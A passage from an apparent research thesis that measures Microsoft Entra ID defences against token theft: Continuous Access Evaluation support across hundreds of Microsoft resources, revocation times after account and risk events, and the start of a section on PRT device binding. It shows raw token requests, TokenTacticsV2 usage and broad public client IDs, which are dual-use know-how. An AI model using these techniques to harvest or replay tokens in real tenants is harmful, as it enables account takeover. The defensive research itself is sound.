mechanism of device binding through PRTs is of central importance. Furthermore, the analysis is interested

in what limitations Token Protection has, whether these allow the device binding to be bypassed, what concrete attack options exist against PRTs, and what influence these have on the security of the mechanism.

7.1.4 Standards Compliance

Standards compliance was additionally included as a further research subject. Proprietary single sign-on mechanisms such as Primary Refresh Tokens (PRTs) and Family of Client IDs (FOCI) suggested that Microsoft's implementation of OAuth 2.0 and OpenID Connect might deviate from established standards and best practices. It is therefore examined which concrete standard requirements are affected, whether further deviations exist in the context of OAuth 2.0 and OpenID Connect, and what security implications result from them.

7.1.5 Additional Security Practices

In addition to the empirically examined mechanisms CAE and Token Protection, as well as the analysis of standards compliance, this paper also considers further security practices that were not specifically developed for Microsoft Entra ID but can nevertheless make a significant contribution to protection against token theft. Unlike the mechanisms described above, these are not features whose technical implementation is analyzed in detail, but rather established organizational-technical concepts that preventively reduce the attack surface for token theft even before any of the previously described protection measures need to take effect at all. This preventive layer is particularly relevant for highly privileged accounts and devices, since the impact of a successful attack is most severe there. The Tier Model, the Clean Source Principle, and Privileged Access Workstations are therefore drawn on as three established concepts for securing privileged access, which supplement the defense-in-depth strategy with a conceptual, preventive layer.

The research questions of this paper were formulated on the basis of the identified knowledge gaps and open questions.

7.2 Lab Environment and Methodological Approach

This paper follows an empirical, quantitative research approach. The individual sub-questions are not answered solely on a conceptual or literature basis, but are also examined based on measurement data collected in a controlled lab environment. For this purpose, the mechanisms under investigation, in particular Continuous Access Evaluation (CAE), Token Protection, and Family of Client IDs (FOCI) in the context of OAuth 2.0 standards compliance, were technically reproduced and repeatedly tested in an Entra ID environment. The HTTP traffic generated in the process and the tokens requested were systematically logged and evaluated. This approach makes it possible to draw not only qualitative conclusions (e.g., "How does token binding to a device work?") but also quantitative ones (e.g., "How long does access revocation take at resource provider X compared to resource provider Y?").

7.2.1 Lab Environment

For the investigations, ERNW Enno Rey Netzwerke GmbH provided an Entra ID P2 tenant (`unicorndirectory.onmicrosoft.com`, `1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9`) with a user account `nkerner@unicorndirectory.onmicrosoft.com` in the Global Administrator role, as well as Microsoft 365 E5 Developer licenses. The Microsoft 365 license was needed, among other things, for a mailbox in order to include the resource provider Exchange Online in the analysis. Using the admin account, further user accounts `cae-test`, `tp-test`, and `foci-test` were created to carry out the tests. Several Conditional Access Policies (CAPs) were created in the tenant for the tests: a CAP with an MFA requirement as a potential trigger for CAE token revocation, a CAP for analyzing CAE token lifetime using the Sign-in Frequency session control, and a CAP for enabling Token Protection, likewise via a session control.

In addition, a Windows 11 Enterprise ISO file from the Microsoft Evaluation Center[31] was used to create a virtual machine (VM) as a 90-day test environment with the help of VMware Workstation Pro[32]. This was particularly necessary for analyzing Token Protection, since an Entra-joined device [Mic26z] had to be simulated for this purpose in order to be able to examine device-bound tokens (PRTs).

7.2.2 Tools and Approach

Since a significant part of the analysis consisted of examining the HTTP traffic generated by Microsoft in connection with OAuth 2.0, Burp Suite Professional[33] was used as an HTTP proxy. To do this, a system-wide manual proxy server was configured under Windows, so that both the HTTP traffic of web browsers and that of PowerShell could be routed through and analyzed with Burp Suite.

In addition, PowerShell scripts were used for the CAE tests to automate communication with the Microsoft REST APIs and to produce reproducible measurement series. In particular, when evaluating CAE support, the script results were exported as a CSV file. This made it possible to subsequently import the data into Microsoft Excel in order to filter, sort, and evaluate it there using functions for further analysis.

The concrete methodology and approach for addressing each sub-research question is described in the introductory part of the respective section in the Analysis chapter.

[31] *https://www.microsoft.com/de-de/evalcenter/download-windows-11-enterprise*
[32] *https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion*
[33] *https://portswigger.net/burp/pro*

7.3 Approaches and Criteria for Evaluating the Results

7.3.1 Limitations of the Analysis

First, the limitations of the analysis are transparently laid out, so that the following results can be appropriately contextualized. This includes methodological limitations such as the limited completeness of the underlying data, the selection and representativeness of the test scenarios, a restricted observation period, the accuracy and statistical significance of the measurements performed, and the limited scope of investigation when assessing standards compliance. The concrete implications of these limitations for the results are examined in detail in the Discussion chapter.

7.3.2 Evaluation of the Analysis Results

The overall results of the analysis are evaluated in the Discussion chapter based on the following criteria.

- **Criterion 1 (Theory vs. Empirics):** Are the results of the analysis primarily based on theoretical foundations, or do they result to a significant extent from a practical, empirical investigation?
- **Criterion 2 (Added value of the results):** Have the results provided added value beyond the current state of the level of protection against token theft in Entra ID?
- **Criterion 3 (Weaknesses/bypasses):** Have the results revealed weaknesses in the measures, for example ones that allow protection mechanisms to be bypassed?
- **Criterion 4 (Improvement potential for Microsoft):** Have the results revealed potential improvements on Microsoft's part that could contribute to increased security?
- **Criterion 5 (Recommendations for action):** Can concrete recommendations for action or configuration measures be derived from the results that organizations can implement for more secure operation of Entra ID?

The evaluation and discussion of the individual results is carried out based on the respective research questions. For each sub-research question, it is examined to what extent the results obtained answer the question completely and comprehensibly, and what concrete security implications arise from the respective result for the protection of tokens.

7.3.3 Evaluation of Microsoft's Defense-in-Depth Strategy

Following the evaluation of the overall and individual results of the analysis, a final assessment of the efficacy and effectiveness of the entire defense-in-depth strategy is carried out. It should be noted that not every measure was specifically examined within the scope of the analysis. In this paper, the defense-in-depth strategy against token theft is evaluated based on how well it protects against the concrete token-based attack vectors described in a previous chapter. In addition, it is assessed how effectively a potential attack can be prevented by a second layer of security if a preventive measure fails or is bypassed.

8 Analysis

This chapter analyzes the protection mechanisms Continuous Access Evaluation (CAE) and Token Protection, as well as Entra ID's general OAuth 2.0 standards compliance, both practically and theoretically, and describes additional security practices, in order to answer the sub-aspects of the research questions formulated in the introduction.

8.1 Continuous Access Evaluation (CAE)

A fundamental point to note when analyzing CAE is that the direct communication and transmission of events between Entra ID, as the IdP, and the resource server takes place over a backchannel. It is therefore not possible to observe this from the perspective of the resource owner or client. Since no public API is known through which a custom resource server could be configured for CAE in Entra ID in order to make this communication visible after all, the answers to the following research questions are based on an indirect analysis. This relies, for example, on the claims of the issued access tokens as well as on the behavior of the resource server's responses to a theoretically valid or invalid access token.

8.1.1 Support for CAE Among Microsoft Resources

Research Question 1 (RQ1): When is CAE used, is it enforced, and which Microsoft first-party applications (resource providers) support Continuous Access Evaluation? The official documentation currently mentions only services such as Exchange Online, SharePoint Online, Microsoft Teams, and Microsoft Graph. It should be investigated whether and how actual support for further services can be determined empirically or in an automated manner.

According to Microsoft's documentation, CAE is automatically enabled by default as part of Conditional Access policies [Mic26q], provided that the components involved (client and resource server) support it. CAE's behavior can be changed via a Conditional Access policy session control, with options to disable CAE entirely or to strictly enforce location policies via CAE [Mic26ap]. By default, CAE tolerates certain IP address variations. If the IP address of the resource request differs from that of the original authentication (e.g., due to complex network topologies, proxies, or VPN split tunneling), Microsoft Entra issues a one-hour token that suspends the client-side IP check until it expires, instead of denying access [Mic26t]. The "strictly enforce CAE" option disables this exception, so that location policies take effect immediately on any deviation, for example, a Teams connection via a proxy would then no longer be accepted from an allowed IP range, even though it would be without strict enforcement. Conditional Access requires at least a Microsoft Entra ID P1 license[34]. However, CAE tokens can also be requested with Entra ID Free [Syy25]. Support for the "high user risk" event requires the Entra ID Protection feature, which requires an Entra ID P2 license.

[34] *https://docs.azure.cn/en-us/entra/fundamentals/licensing#:~:text=Conditional*

Requesting a CAE access token is not enforced, even if the client and resource server support CAE. It can be determined client-side, via a special parameter in the token request, whether a CAE access token or a normal access token is requested. A normal access token for a resource that supports CAE is therefore not revoked even in the event of security-critical events. Microsoft presumably does not yet enforce CAE server-side for clients at supported resource servers, since clients are required to react whenever a resource rejects an access token with the HTTP status code 401 Unauthorized. The HTTP response header `WWW-Authenticate` contains so-called claim challenges, which clients must process in order to request a new access token [Mic24c]. Otherwise, numerous breaking changes could occur if clients stopped functioning correctly because they no longer requested new access tokens for certain resource servers, assuming their access tokens were still valid. As supported resource servers, the official documentation names only Exchange Online, SharePoint Online, Microsoft Teams, and Microsoft Graph, and as supported clients, Outlook, Teams, Office, and OneDrive [Mic26l]. From a security perspective, it is interesting to find out how far Microsoft has progressed with implementing CAE at resource servers.

As the methodology for verifying CAE support at resource servers, a supported client capable of processing claim challenges is used to request access tokens from Entra ID for the respective resource servers. If the resulting access token contains the claim `"xms_cc": ["cp1"]`, the resource server supports CAE [Mic24f]. If this claim is absent, CAE is not supported by the respective resource server. The client signals CAE support to Entra ID in the OAuth 2.0 flows via the HTTP POST request to the `/token` endpoint, through the body parameter `claims`, which contains the claim `xms_cc` with the value `cp1` [Mic26o; Mic24b].

```
POST /common/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Adevice_code&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
claims=%7B%22access_token%22%3A%7B%22xms_cc%22%3A%7B%22values%22%3A%5B%22cp1%22%5D%7D%7D%7
↪ D&
device_code=LBgABIQEAAAAdDD7nC9b5Q7JPd_[...]
```

Several tests were carried out with different clients. Clients were selected based on their permissions (scopes), with preference given to clients that have access to as many resources as possible. The corresponding information was determined using Entrascopes[35]. The clients are public clients, i.e., no client authentication to Entra ID with, for example, `client_id` and `client_secret` is required.

[35] *https://entrascopes.com/*

Client	Client ID	Resources
Microsoft Office	d3590ed6-52b3-4102-aeff-aad2292ab01c	376
Microsoft Azure CLI	04b07795-8ddb-461a-bbee-02f9e1bf7b46	462
Microsoft Azure PowerShell	1950a258-227b-4e31-a9cf-717495945fc2	649
Device Management Client	de50c81f-5f80-4771-b66b-cebd28ccdfc1	1590
Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981bc1d605e	1591

Table 6: Number of available resources per client

Using the tool TokenTacticsV2[36], a refresh token can be interactively requested via the OAuth 2.0 Device Authorization Grant, for example for the Microsoft Office client. The `offline_access` scope is required so that, in addition to the access token, a refresh token is also issued.

```
ipmo .\TokenTactics.psd1
Get-EntraIDToken -Client Custom -ClientID "d3590ed6-52b3-4102-aeff-aad2292ab01c" -Scope "h
↪ ttps://graph.microsoft.com/.default offline_access"
$refreshToken = $response.refresh_token
```

A PowerShell script (see Appendix B) can then be used to automatically request access tokens for various resource providers with the refresh token at the token endpoint, using the OAuth 2.0 Refresh Token Grant (`grant_type=refresh_token`). The `scope` must always specify the app ID of the resource server. Merill Fernando, the former Principal Product Manager for Microsoft Entra, published a GitHub repository[37] that provides all known app IDs of Microsoft first-party apps from various sources, daily, as CSV and JSON files. This CSV file[38] is used in the script to iterate through the app IDs and request access tokens. The access tokens in JWT format are each Base64-decoded, in order to then export the central claims and both the decoded and original access token to a CSV file for further analysis.

```
POST /common/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
scope=00000002-0000-0ff1-ce00-000000000000%2f.default&
claims=%7B%22access_token%22%3A%7B%22xms_cc%22%3A%7B%22values%22%3A%5B%22cp1%22%5D%7D%7D%7
↪ D&
refresh_token=1.AYEApMXoHC1470uzpW5-[...]
```

Overall, access tokens could be successfully requested for 780 Microsoft resources within the tests carried out (see Figure 20). For 40 of these resources, the access token was issued in JWE format instead of the usual JWT format (see

[36] *https://github.com/f-bader/TokenTacticsV2*
[37] *https://github.com/merill/microsoft-info*
[38] *https://raw.githubusercontent.com/merill/microsoft-info/main/_info/MicrosoftApps.csv*

Appendix D). Since, in JWE, the ciphertext, i.e., the payload containing the claims, is encrypted, the token could not be readily decoded and consequently could not be checked for the presence of the CAE-specific claim `"xms_cc": ["cp1"]` (see Section 9.1). For the remaining 740 resources with JWT access tokens, the CAE claim could be identified in 33 tokens. This shows that at least 33 resource servers support CAE (see Appendix C), corresponding to a share of approximately 4.46% of the verifiable resources, or approximately 4.23% of all requested access tokens.



Figure 20: Visualization of the CAE support results as a donut chart

In addition to the services officially documented by Microsoft, several further relevant resource servers that support CAE could be identified, including the legacy API Windows Azure Active Directory (Azure AD Graph API), Dataverse, Power BI Service, and Azure DevOps.

However, this represents only a small fraction of the available Microsoft first-party resource servers so far. Significant services such as Azure Resource Manager, Azure Key Vault, Azure Storage, or Microsoft Intune do not currently support CAE, or could not be unambiguously identified as CAE-capable within the scope of this investigation.

However, Microsoft has been pursuing the goal for several years of establishing Microsoft Graph as a central, unified API. Many older or service-specific APIs are intended to be abstracted or replaced by Microsoft Graph in the long term. Since Microsoft Graph itself supports CAE, resources behind Microsoft Graph also benefit indirectly from this mechanism. If a CAE-capable access token for Microsoft Graph is revoked, further access to the resources reachable via Microsoft Graph is likewise no longer possible through it.

Furthermore, the analysis of the CAE tokens revealed that only 7 of the 33 identified CAE tokens had an extended lifetime of up to 28 hours. The majority of the examined CAE tokens, by contrast, continued to have the standard validity period.

Finally, manual analysis of the traffic using an HTTP proxy revealed that Microsoft relatively frequently does not use CAE access tokens. For example, when accessing *https://entra.microsoft.com* with a user for whom Conditional Access is enabled, a normal access token for the resource *https://management.core.windows.net/* is requested for the client `Azure Portal`. Likewise, a normal access token for the resource *https://graph.microsoft.com/* is used for the client `Microsoft_AAD_UsersAndTenants`, even though this resource definitely supports CAE. This suggests that CAE support on the part of resource servers alone is not sufficient. Rather, comprehensive support from both clients and resources, as well as server-side enforcement, is necessary in order to effectively protect access tokens and to live up to the advertised Zero Trust approach.

8.1.2 Support for CAE Among Third-Party Resources

Research Question 2 (RQ2): To what extent is Continuous Access Evaluation supported for third parties, particularly for resource servers that use Microsoft Entra ID as an identity provider?

Although Microsoft provides guidance on how third-party clients can process CAE [Mic24c], no public API is currently offered through which third-party resource providers can implement CAE support. Within the scope of Global Secure Access [Mic26av] (see Section 6.3.2), however, Microsoft provides the platform feature Universal Continuous Access Evaluation [Mic26as]. This protects the access token used for Global Secure Access via CAE. This token is a prerequisite for connecting to Microsoft's Security Service Edge (SSE) as well as for requesting further access tokens for resources protected by a Conditional Access policy with the Compliant Network condition.

According to Microsoft, Universal CAE extends the benefits of CAE to every application accessed via Global Secure Access, without the respective application itself needing to be CAE-capable. This means that if a security-critical event has occurred for a user, the CAE access token for Global Secure Access is revoked and the user can no longer request further tokens. However, it remains unclear how access tokens are protected that were issued within the SSE context after successfully satisfying the Conditional Access policies, but are then used outside the SSE context to access the corresponding resources.

Finally, it cannot be assumed that all Microsoft customers use, or will in the future use, Global Secure Access. To increase the practical applicability of Continuous Access Evaluation, official support for third-party resource servers

would therefore be necessary. This is particularly relevant against the background that Microsoft positions CAE as a central component of its Zero Trust strategy [Mic23b], while the associated security benefits currently remain limited to Microsoft's own resources.

8.1.3 Response Time of Token Revocation

Research Question 3 (RQ3): How quickly are access tokens actually revoked following security-critical events, and are there differences between different event types or resource providers?

As the methodology for verifying token revocation, this paper tested the four resource servers named in Microsoft's documentation, Microsoft Graph, Exchange Online, SharePoint Online, and Microsoft Teams, based on the security-critical events described there. To enable access to an Exchange Online mailbox, the test user `cae-test@unicorndirectory.onmicrosoft.com` was assigned a Microsoft 365 E5 Developer license via the Microsoft 365 Admin Center[39]. The relevant scopes and APIs of the resources were identified using an HTTP proxy. To do this, the respective web clients of the resources were opened via the Microsoft 365 Copilot[40] page, and their network communication was analyzed. The access tokens transmitted in the process were then Base64-decoded in order to determine the respective target resource (audience) based on the `aud` claim within the JWT payload. The test cases were carried out in a semi-automated manner, using a PowerShell script (see Appendix E) to request the respective CAE access token for the corresponding resource. The OAuth 2.0 Resource Owner Password Credentials (ROPC) grant was used with the credentials of a test user in order to bypass interactive authentication and avoid dependence on a refresh token, which could also be revoked by the events. For all 8 events, three tests were conducted at every resource provider. Every 10 seconds, it was then checked whether access to the respective resource API was still possible, while the corresponding event was manually triggered in the Microsoft Entra Admin Center.[41]. The time span between triggering the event in the portal and receiving the first API response with the HTTP status code 401 Unauthorized was measured. Microsoft Office (`d3590ed6-52b3-4102-aeff-aad2292ab01c`) was initially used as the client, since it has permissions for numerous resources. However, unusual rate limiting occurred when using the Microsoft Graph API. Already the very first request was rejected with the status code `429 Too Many Requests`. Further investigation revealed that this client is presumably specifically handled or restricted by Microsoft. One possible explanation is that numerous offensive security tools use this client ID to enumerate Entra ID environments via the Microsoft Graph API [Mos26]. This error no longer occurred with the client Microsoft Azure CLI (`04b07795-8ddb-461a-bbee-02f9e1bf7b46`).

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=password&
```

[39] *https://admin.cloud.microsoft*
[40] *https://m365.cloud.microsoft/apps*
[41] *https://entra.microsoft.com/*

```
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&
username=cae-test%40unicorndirectory.onmicrosoft.com&
password=m5n[...]&
claims=%7B%22access_token%22%3A%7B%22xms_cc%22%3A%7B%22values%22%3A%5B%22cp1%22%5D%7D%7D%7
↪ D
```

8.1.3.1 Test 1 – User Account Is Deleted

Deleting a user account by an administrator was very effective and revoked access tokens at nearly all resource providers almost always within 10 to 40 seconds.

8.1.3.2 Test 2 – User Account Is Disabled

Disabling a user account by an administrator was largely very effective and caused the access tokens at SharePoint Online and Microsoft Teams to be revoked within 10 to 30 seconds. At Exchange Online, by contrast, this process sometimes took up to 5 minutes, and at Microsoft Graph between 20 seconds and 2 minutes.

Furthermore, it was noted in the tests that, after reactivating a user account, Microsoft Entra ID does immediately issue access tokens again, but the activation event is propagated to the resource providers with a significant delay, of at least 15 minutes. This observation was confirmed by the Limitations section of the Microsoft CAE documentation [Mic26m].

8.1.3.3 Test 3 – User's Password Is Changed

Changing the user's password by the user themselves via the account page[42] resulted, across resources, predominantly in short revocation times of 10 to 30 seconds. An exception was Exchange Online, where access token revocation occurred, in most cases, only after around five minutes, as well as Microsoft Graph, which had one outlier at 5 minutes.

8.1.3.4 Test 4 – User's Password Is Reset

Resetting the user's password by an administrator resulted, overall, in longer revocation times. While at SharePoint Online and Microsoft Teams the access tokens were predominantly already revoked after 20 to 40 seconds, revocation times at Microsoft Graph and Exchange Online frequently fell in the range of 2 to 5 minutes.

8.1.3.5 Test 5 – MFA Is Enabled for the User

For the MFA event, it was initially unclear exactly what Microsoft means by "MFA is enabled." Removing and re-adding an MFA method by the user did not revoke the access token. A Conditional Access policy with an MFA condition likewise did not revoke the access token. Only enforcing MFA via the so-called Per-user multifactor authentication [Mic25f] triggered an event that revoked the access token. While SharePoint Online and Microsoft Teams mostly revoked access tokens

[42] *https://myaccount.microsoft.com*

within 30 to 40 seconds, Microsoft Graph showed considerable spread in the measurement results, with revocation times ranging from 40 seconds to 5 minutes. Exchange Online showed the longest, yet also the most consistent, response times, which were consistently around five minutes.

8.1.3.6 Test 6 – Administrator Explicitly Revokes All Refresh Tokens for a User

Explicitly revoking all refresh tokens by the administrator resulted, depending on the resource, in either fast or slow token revocation. SharePoint Online and Microsoft Teams responded quickly, predominantly within 10 to 20 seconds, while Microsoft Graph and Exchange Online blocked the access tokens with a significant delay, mostly after 5 minutes.

8.1.3.7 Test 7 – High User Risk Is Detected by Microsoft Entra ID Protection

There are several ways in which a user risk can be simulated in Entra ID Protection [Mic26ao]. In the tests carried out, high user risk via Entra ID Protection was simulated using Graph Explorer[43], by sending a POST request with the test user's object ID in the body to the `confirmCompromised`[44] endpoint of the Microsoft Graph API [Bak24]. To do this, the Graph Explorer client first had to be granted the `IdentityRiskyUser.ReadWrite.All` permission. It generally always took about 2 minutes before the high user risk was displayed in the Entra Admin Portal under ID Protection Risky Users. Overall, it was observed that after sending the POST request, access tokens at Microsoft Teams were revoked fastest, with typical times of around two minutes. SharePoint Online followed, predominantly at around three minutes. Microsoft Graph showed greater variance, with two measurements under three minutes and one outlier at around five minutes. Exchange Online overall showed the longest revocation times, predominantly around five minutes. It was further noted that if the test user already had a high user risk in Entra ID Protection, a new high-user-risk event did not revoke the access token even after 20 minutes. In addition, a test was carried out in which sign-ins were performed from different geographic locations within a short period, using the TOR browser. This likewise resulted in a high user risk and revoked the access token.

8.1.3.8 Test 8 – Conditional Access: Network-Location-Based Policies

For the network-location-based Conditional Access policies, two tests were carried out, each using the default configuration without the `strictly enforce location` option enabled. In the first test, a Block control Conditional Access policy was applied to all network locations, with the exception of one Named Location (ERNW Trusted IPv4) with a defined IP range. An access token was then requested from the corporate network via a VPN connection, the VPN connection was subsequently disconnected, and the access token was used from the home network to access the respective resource. In each case, the access tokens were blocked with the status code 401 Unauthorized immediately upon first use outside the corporate network. However, the access token was not revoked and remained valid within the corporate network via the VPN connection. The second test was carried out with the same network locations configuration and

[43] *https://developer.microsoft.com/en-us/graph/graph-explorer*
[44] *https://graph.microsoft.com/beta/riskyUsers/confirmCompromised*

an MFA requirement condition. Again, an access token without an MFA claim was requested within the corporate network. The same result was observed: access tokens were blocked immediately outside the corporate network, while the access tokens within it continued to remain valid.

8.1.3.9 Results

A complete table with the measurement results can be found in the appendix (see Appendix F). Overall, the analysis of the token revocation times showed that the feature generally works, but that there are differences in response times both between resources and between the various events. The following heatmap visualizes the mean CAE revocation times for the respective resource providers (x-axis) and events (y-axis) (see Figure 21).

Figure 21: Visualization of the CAE revocation time results as a heatmap

SharePoint Online responded fastest and, at the same time, most consistently across almost all measurements. Most revocation times here fell in the range of 10 to 40 seconds. Microsoft Teams showed similar behavior and likewise predominantly achieved short response times. Microsoft Graph, in contrast, showed the greatest variability. While some events took effect after just a few seconds, other measurements took several minutes. Exchange Online overall showed the longest revocation times and reached values of up to five minutes for several events.

Clear differences were also apparent between the individual events. Deleting a user account via the "user account is deleted" event resulted, across resources, in comparatively short revocation times, whereas the "high user risk is detected by Microsoft Entra ID Protection" event consistently ranked among the slowest responses, since risk detection must first take place before the CAE response is triggered. The clearest result was found for "Conditional Access – network-location-based policies." In all measurements and for all resources, the policy was enforced immediately. This behavior corresponds to the statement in the official documentation, which notes: "IP locations policy enforcement is instant."

It was also noticeable that, for several events, in particular Microsoft Graph and Exchange Online, revocation times of around five minutes occurred repeatedly. This includes, among others, password changes, password resets, enabling MFA, explicitly revoking refresh tokens, and detecting a high user risk. The recurring clustering of values around five minutes represents a striking anomaly in the measurement series and points to a systematic internal processing mechanism.

It was also found that the "MFA is enabled for the user" event refers exclusively to the older method of enforcing MFA via Per-user multifactor authentication. The now-common practice of enabling MFA via Conditional Access policies, as well as the registration or modification of an MFA method by the user themselves, does not trigger a CAE event. This should be described more clearly and unambiguously in the official documentation.

In some cases, further requests were still successfully accepted even after requests had already been blocked. This is presumably due to multiple servers being operated behind the load balancer, which do not adopt the updated status simultaneously and therefore respond at different speeds.

It was further noted that, while all resources uniformly respond with the status code 401 Unauthorized and a `www-Authenticate` header, they all use different error messages. Microsoft Graph was the only resource to display CAE-specific error messages, e.g., `"message":"Continuous access evaluation resulted in challenge with result: InteractionRequired and code: TokenIssuedBeforeRevocationTimestamp"`, but in some cases also returned only a generic error message, e.g., `"message":"The authenticating application principal is disabled."`. Exchange Online always returned an empty response body for every event. SharePoint Online always returned the message `"error":"policy_enforced"`, while Microsoft Teams always used only `"message":"Authentication failed."`.

Finally, the CAE events that trigger a token revocation should be expanded. In addition to further MFA-related events, changes to user permissions in particular would be useful, such as the removal of roles or licenses.

8.1.4 Security Assessment of Extended Token Lifetimes

Research Question 4 (RQ4): According to Microsoft, CAE-capable access tokens can have a validity of up to 28 hours, while classic access tokens are typically valid for only one hour, plus a random offset of up to 30 minutes. Does this extended token lifetime undermine the security benefit of CAE?

In Microsoft's view, the security of CAE access tokens no longer primarily depends on short lifetimes, but on near-real-time revocation and policy evaluation [Mic26n]. Microsoft therefore justifies the decision to increase the lifetime of CAE access tokens to up to 28 hours by arguing that it would increase application stability without compromising security [Mic26n]. Nevertheless, a significantly increased access token lifetime introduced by a security feature that is meant to prevent token theft and replay is fundamentally contradictory. In a theoretically perfect world, where all security-critical events led directly to a real-time revocation, the extended token lifetime could be acceptable. In practical reality, however, not enough security-critical events are supported, and by default it is possible to use a stolen access token from another network without it being blocked, which would merely extend the duration of access.

There is, however, a way to limit the lifetime of CAE access tokens while still retaining the benefits of CAE. The so-called Sign-in frequency session control of Conditional Access policies makes it possible to set the time period after which a user must re-authenticate in order to access a resource [Mic26j]. By default, this is 90 days, however, once Sign-in frequency is configured, regardless of the value set, the resulting CAE access token only retains the standard access token lifetime of 60 to 90 minutes [Bad22b].

8.1.5 Detection and Monitoring of CAE Tokens

Research Question 5 (RQ5): What options exist for detecting and monitoring the issuance and use of CAE-capable tokens?

In the Microsoft Entra Admin Center, all authentication requests for a given time period can be viewed in the Sign-in logs [Mic25x]. Basic information is displayed for each sign-in event, including a timestamp, the authenticated user, the client used, the requested resource, and the sign-in status, i.e., whether it succeeded or failed. In addition, further details can be displayed for each individual sign-in event. These details indicate whether Continuous Access Evaluation (CAE) was used or not. It is also possible to filter all sign-in events by CAE usage via the Is CAE Token: Yes/No filter [Mic26ac]. This can also be used to identify unsupported resources, such as Azure Resource Manager.

In addition, the Continuous Access Evaluation Insights Workbook is available, which helps administrators highlight specific scenarios, for example when the client's IP address differs between Entra ID and the resource provider [Mic26ac]. Finally, custom KQL (Kusto Query Language) queries can be created in Microsoft Sentinel to analyze specific scenarios in detail [Mic26am].

8.2 Token Protection

8.2.1 How Device Binding Works

Research Question 6 (RQ6): How does Token Protection work in binding tokens to a specific device?

The Token Protection feature [Mic26ar] (see Section 6.3.1), which can be configured via a Conditional Access session control, aims to minimize token replay attacks through device-bound tokens. Specifically, only Primary Refresh Tokens (PRTs) [Mic25w] are to be accepted instead of conventional refresh tokens. PRTs are not a feature newly introduced with Token Protection, they have already been used for single sign-on (SSO) since Windows 10 and in Windows 11. In doing so, they superseded Seamless SSO [Mic25k], which was used under Windows 7 and 8. In order to understand how device binding works in Token Protection, a fundamental understanding of PRTs is therefore essential. With the PRT, access tokens and refresh tokens for Azure, Microsoft 365, and third-party cloud app resources can be requested without the user having to re-authenticate with their credentials for every resource access. In certain scenarios, it can also carry an MFA claim, for example if the user authenticated via Windows Hello for Business. When the MFA-carrying PRT is then used to request tokens, the MFA claim is carried over to the tokens, so that MFA requirements are automatically satisfied [Mic25z]. The PRT is issued during user authentication on a Windows 10 or later device, provided that the device has been Entra joined, hybrid joined, or Entra registered. When registering a device in Entra ID, Windows creates two key pairs, a device key (dkpub/dkpriv) and a transport key (tkpub/tkpriv), if available, the keys are stored in the device's TPM, otherwise they are encrypted using DPAPI and stored on disk [Mic25i].

8.2.1.1 PRT Issuance Flow

In the illustrated PRT issuance flow [Mic25q] (see Figure 22), the user initiates the sign-in, whereupon the Windows Local Security Authority (LSA), via the Cloud Authentication Provider (CloudAP), first determines the responsible tenant and loads the device certificate. Entra ID then checks whether the user is considered "managed", if so, a nonce is returned. Windows then creates a sign-in request that contains both the user's credentials and the nonce and is signed with the device key (see the HTTP request/response example[45]). Entra ID validates the user's credentials, the nonce, the device signature, and whether the device is valid within the tenant. Upon successful validation, a Primary Refresh Token is issued, together with a session key encrypted with the transport key. This session key is stored locally, where available, in hardware in the Trusted Platform Module (TPM) and henceforth enables silent, device-bound token renewal. The PRT is thus bound to the device, has a validity period of 90 days, and is renewed regularly as long as the user actively uses their device [Mic25w].

[45] *https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oapxbc/11e4a749-5064-4c6c-86f8-8c76de699e9f*

